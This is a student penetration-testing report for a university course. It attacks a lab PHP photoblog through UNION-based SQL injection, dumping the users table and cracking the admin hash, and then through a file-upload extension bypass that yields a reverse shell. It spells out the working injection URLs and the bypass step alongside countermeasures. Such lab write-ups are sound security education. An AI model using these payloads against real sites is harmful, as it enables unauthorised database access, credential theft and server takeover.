

PEN TESTING REPORT

Group 27's member:

Sudip Panthi 341048 ☎ 0431751356

Kieu Q T Nguyen 339142 ☎ 0435293839

CHARLES DARWIN UNIVERSITY

COLLEGE OF ENGINEERING, INFORMATION TECHNOLOGY AND ENVIRONMENT

27 April 2021

Table of Contents

- I. Executive Summary** 3
 - Overview 3
 - Test Outcome 3
 - Overall Risk Rating 3
 - Recommendation 3
 - Contribution 3
- II. Scope Of Works** 4
 - Extent of Testing 4
 - Target Specification 4
- III. Methods and Findings Summary** 4
- IV. Risk Matrix** 5
- V . Finding Details** 5
 - 1. Gain Administrative Access via SQLi..... 5
 - 2. Gain Reverse Shell Using Malicious File Upload 13

I. EXECUTIVE SUMMARY

Overview

Penetration testing or called as pen testing is ethical hacking which is "an authorized simulated cyberattack on a computer system". It is a powerful tool to evaluate the security of a system as a part of important phrase in software development.

In this pen testing, our efforts have performed attacks the php website running on Apache server with address: <http://192.168.0.139/>. As the result, we have discovered some existing critical vulnerabilities which required to be fixed to safeguard the system.

Test Outcome

There are two main problems, we found in the system:

Problem 1: Value of parameter in URL can pass to database query, but not sanitize.

With this vulnerability, we have applied different SQL Injection types and can achieve most of information about the database such version of SQL server, number of tables, numbers of columns in tables and extract the content of database. In this exploration, we also found the admin interface is easily and directly accessed from home page. As the result, the administrative credentials and access was gained.

Problem 2: Server allows malicious upload file with only changing file types.

With this vulnerability, we have applied web shell upload via Content-Type restriction bypass, then we can reverse shell and gain the control of operating system of target machine.

Overall Risk Rating.

Overall, the risk is identified as high in this penetration testing. The risk rating is also high for vulnerabilities found in problem 1, but medium for problem 2 in the testing. It is because, in problem 1, it is high impact and high likelihood while problem 2 is high impact and low likelihood.

Recommendation

For the extent of found vulnerabilities, there are some following proposed countermeasures:

- Validation and sanitization of all parameters, user input, SQL queries before executing a database query.
- Outputs of errors and exceptions from database should be retreated to not displayed in user interface.
- Admin page access should be hidden and not provide direct access in interface.
- Should allow only specific file types and verify file types before allowing upload.
- Check the vulnerabilities in file content, preventing the web shell's commands in file.
- Storing upload files outside the web root folder.

Contribution

Contribution Table	
Sudip Panthi	Do attacks and present the attacks.
Kieu Nguyen	Do attacks and present the attacks.

II. SCOPE OF WORKS

Extent of Testing

In this exploration, we use different methods of pen testing, and the following scenarios are tested:

SQLi:

- Insert Injection
- Data Extraction
- Authentication Bypass

File Upload Vulnerability: web shell upload via Content-Type restriction bypass

Target Specification

The server's operating system: Linux

The Application: Apache httpd 2.2.16

We can guess the target is a PHP website running on: <http://192.168.0.139/>

```
(kali@kali) [~/CDU/PRT574/Midterm]
$ nmap -SC -sV -T5 -oA initialscan 192.168.0.139
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-12 20:07 EDT
Warning: 192.168.0.139 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.139
Host is up (0.068s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 3e:b5:2b:4a:c7:be:4d:e8:49:9c:1b:75:72:ea:1f:6c (DSA)
|_ 2048 bf:81:1c:ee:e2:b7:17:e5:a8:7a:c1:21:45:b8:08:c3 (RSA)
80/tcp    open  http           Apache httpd 2.2.16 ((Debian))
|_ http-title: My Photoblog - last picture
|_ http-server-header: Apache/2.2.16 (Debian)
1077/tcp  filtered imgames
1124/tcp  filtered hpmmcontrol
2191/tcp  filtered tobus
3493/tcp  filtered nut
9999/tcp  filtered abyss
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1: Initial Nmap scan for host 192.168.0.139




Figure 2: Home page of web hosted on port 80

III. METHODS AND FINDING SUMMARY

Problem 1: Value of parameter in URL can pass to database query, but not sanitize.

With this vulnerability, we have applied different SQL Injection types and can achieve most of information about the database such version of SQL server, number of tables, numbers of columns in tables and extract the content of database. In this exploration, we also found the admin interface is easily and directly accessed from home page. Finally, we can gain the administrative credentials and succeed to access to the website with admin role.

Problem 2: Server allows malicious upload file with only changing file types.

With this vulnerability, we have applied using web shell upload via Content-Type restriction bypass, and then we can do reverse shell and gain the control of operating system of target machine.

IV. RISK EVALUATION

The risk from problem 1 problem 2 can be high impact when the found vulnerabilities may lead to the loss of admin access or control of target machine. However, risk from problem 1 is considered as high likelihood when the attacks using SQLi is common (more than 65% of all website attacks); while risk in problem 2 is found less occasions and considered as low. Therefore, the risk rating for problem 1 is high and problem 2 is medium. Overall, the risk in this penetration testing is identified as high.

		LIKELIHOOD		
		1	2	3
IMPACT	1	LOW	LOW	MEDIUM
	2	LOW	MEDIUM	HIGH
	3	MEDIUM problem 2	HIGH	HIGH problem 1

Figure 3: Risk Matrix of found problems.

V. FINDING DETAILS

1. Gain Administrative Access via SQLi

Combination Attacks of SQL Insert Injection and SQL Bypass	
Problem	Found the parameter in URL links to database query and try applying malicious using SQLi
url	http://192.168.0.157/cat.php?id=1
Reproduce	<u>Step 1</u> : Testing id parameter is vulnerable To test SQL injection, I just added ' at end of the web address after number 1.



Figure 4: SQL error page after we add ' on the query

There are two important details in the above page. First one is we added ' in the query and it broke the page. Second is the details of the error, where it mentions MySQL server is hosted on the machine and we can confirm that id parameter is vulnerable to SQL injection.




Figure 5: Message giving us more details.

There are more important details in the error message. The error message mentions that there is a syntax error, and the syntax is "". There are three apostrophes in the query and our input was only one. What this means is that the query is adding "automatically on the end of the query, this will be important for us in SQL injection.

Now as we found out that the id parameter is vulnerable to SQL error injection

Step 2: find the number of columns of the current database

Columns on the first part of query and second part of query must match for the UNION SELECT statement to work.

<http://192.168.0.139/cat.php?id=1 UNION SELECT NULL -->




Figure 6: Error saying the columns doesn't match

Now, we need to do trial and error until there is no error. In our case it is four columns.

<http://192.168.0.139/cat.php?id=1 UNION SELECT NULL,NULL,NULL,NULL -->



Figure 7: No error as the column match

Step 3: find which columns from our UNION SELECT statement is visible in the web-page.

192.168.0.139/cat.php?id=10000 UNION SELECT 'a','b','c','d' --




Figure 8: Checking which column is output to the screen

There are two things we insert in the query above. First one is id = 10000, this is because we are sure that there are no 10000 values, and it will return error and our query will be visible in screen. And the second one is that I changed the value of NULL to a,b,c,d to see which column is output to the screen.

After executing the output from second column is seen on the screen. Now we edit that column and add our query there to get our query seen in the page.

We also can check the version of the SQL server by our query.

192.168.0.139/cat.php?id=100000 UNION SELECT 'a',@@version,'c','d' -- -




Figure 9: SQL version output on the screen

Step 4: Find the databases on the server.

192.168.0.139/cat.php?id=100000 UNION SELECT 'a',group_concat(schema_name),'c','d' FROM information_schema.schemata -- -



Figure 10: Extracting database name from the server

There is two things from above query.

- Group_concat → we user group_concat to combine our query results and output that into the single column.
- Extracting the name of all databases from the information schema of MySQL server.

So there are two databases in the result:

- information_schema
- photoblog

We are more interested in photoblog database.

Step 5: *Finding the tables inside photoblog database.*

**192.168.0.139/cat.php?id=100000 UNION SELECT 'a',group_concat(table_name),'c','d'
FROM information_schema.tables WHERE table_schema= 'photoblog' --**



Figure 11: Extracting tables of database

Now, from the image above, we can see that there are three tables.

- categories
- pictures
- users

Looking at the tables, we are interested in users table as it may consist of user credentials.

Step 6: *Finding the columns inside table users*

**192.168.0.139/cat.php?id=100000 UNION SELECT 'a',group_concat(column_name),'c','d'
FROM information_schema.columns WHERE table_name='users' --**




Figure 12: All Columns of table users

We found the following columns:

- id
- login
- password

Step 7: *Dump all contents of table users*

192.168.0.139/cat.php?id=100000 UNION SELECT

'a',group_concat(id,',',login,',',password,'\n'),'c','d' FROM photoblog.users --




Figure 13: Content of table users

Then, the contents of users table as below.

id	login	password
1	admin	8efe310f9ab3efeae8d410a8e0166eb2

We have the password hash for user admin. Now, we can try to crack it. I am using crackstation.net to crack this password.

Step 8: *Dump all contents of table users*

We use crackstation.net try cracking this password and found the credential is admin:P4ssw0rd




Figure 14: Hashed password is cracked by CrackStation

Step 9: Testing the credential in Admin Page

In homepage, we can access the admin page.




Figure 15: Admin page can be accessed from homepage

Access the admin page, there is a login form, and we can use the credential here.

Login: admin

Password: P4ssw0rd




Figure 16: Login form of admin page

We can succeed to log in the admin by using the credential.




Figure 17: Login form of admin page

Result	As the vulnerabilities, hacker can gain the administrative password and take control of the whole website.
Risk Rating	The risk is identified as high while it has high impact and high likelihood.
Countermeasure	<ul style="list-style-type: none">▪ Validation all parameters used in the application.▪ Sanitize the parameters user inputs and the SQL queries, allow only number and letters.▪ Outputs of error or exception from database should be handled to not display directly to interface.▪ The access to admin interface should display to users, not provide direct access.

2. Gain Reverse Shell Using Malicious File Upload

Attacks by using web shell upload via Content-Type restriction bypass.

Problem Recognizing the page `new.php` allows to upload a picture, hence we can try uploading malicious PHP file to get the reverse shell.

url `http://192.168.0.139/admin/new.php`

Reproduce There are mainly three ways a web page validates the file types as below:

- File Extension
- Content-Type Header
- Magic Byte

As we already tried to upload a php file and it failed. So, it is checking the file extension. So, we try sending this query through BurpSuite so that we can edit the requests and find out which validation method can be exploited.

Step 1: Using BurpSuite to edit the request while uploading php shell




Figure 18: Intercept the request of uploading php file in BurpSuite

Now, we try changing the file extension in Repeater: the extension `.php` into `.pHp`. And it's enough to bypass the validation technique.




Figure 19: Successful loading the shell file into server.

We can see our malicious php file uploaded into the server. Now we setup the listening in our host machine.




Figure 20: Setup listening on host machine

Now visiting the home page and checking all pictures we can see our malicious php files there. Now clicking that link will activate the php shell and we must be able to get a reverse shell back in our machine.





Figure 21: Activate the php shell to get reserve shell

	<p>We get the reverse shell. We can see we are running as user www-data.</p>  <p style="text-align: center;"><i>Figure 22: Succeed to get reserve shell</i></p>
Result	As the vulnerability from file upload in the websites, hackers can exploit to setup reverse shell which turns the target machine becomes a client of the server running by hackers. Hence, hacker may send commands to execute the target machine (such as modify the code files) while having to root access to operating system.
Risk rating	As hacker can exploit this vulnerability and take controls of target machine. It highly impacts the target machine, but we found the risk is less common. Hence, the risk rating is identified as medium.
Countermeasure	<p>Should allow only specific file types, not just prevent php type.</p> <p>Verify file types before allowing upload.</p> <p>Check the vulnerabilities in file content, preventing the php commands in file.</p> <p>Storing upload files outside the web root folder.</p>